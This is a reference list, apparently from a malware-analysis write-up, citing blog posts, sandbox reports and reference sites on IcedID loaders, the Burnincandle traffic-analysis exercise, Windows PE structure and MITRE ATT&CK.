Defense, Binary. “IcedID GZIPLOADER Analysis.” *Binary Defense* (blog), March 12, 2021. https://www.binarydefense.com/resources/blog/icedid-gziploader-analysis/.

Kageche, Stephen. “2022-03-21 - TRAFFIC ANALYSIS EXERCISE - BURNINCANDLE.” Oste’s Blog, November 15, 2022. https://05t3.github.io/posts/MalwareTraffic-1/.

Stickney, Jacob. “Malware Traffic Analysis — Burnincandle Walkthrough.” *Medium* (blog), May 30, 2022. https://jacob-e-stickney.medium.com/malware-traffic-analysis-burnincandle-walkthrough-4bee075496f4.

Stratton, Aaron. “Malware Traffic Analysis Exercise | Burnincandle | IcedID Malware.” Medium, August 5, 2022. https://infosecwriteups.com/malware-traffic-analysis-exercise-burnincandle-icedid-malware-67e78ef1d46c.

sysopfb. “IcedID PhotoLoader Evolution.” Random RE, April 28, 2020. https://sysopfb.github.io/malware,/icedid/2020/04/28/IcedIDs-updated-photoloader.html.

“Wireshark/HTTPS - Wikiversity.” Accessed April 4, 2024. https://en.wikiversity.org/wiki/Wireshark/HTTPS.

houhaibushihai. “Lab 11-2 - houhaibushihai,” 2011. https://www.cnblogs.com/houhaibushihai/p/10466042.html.

JoeSandbox. “Automated Malware Analysis Report for Lab11-02.Dll - Generated by Joe Sandbox,” 2014. https://www.joesandbox.com/analysis/616740/0/html.

MalAPI.io. “MalAPI.Io,” 2024. https://malapi.io/winapi/VirtualProtect.

Mikanana, Yua. “Windows PE Binary: Structure, Sections, and Stealth Techniques.” *Medium* (blog), September 17, 2023. https://medium.com/@yua.mikanana19/windows-pe-binary-structure-sections-and-stealth-techniques-1cde410f3539.

Mitre. “MITRE ATT&CK®,” 2024. https://attack.mitre.org/.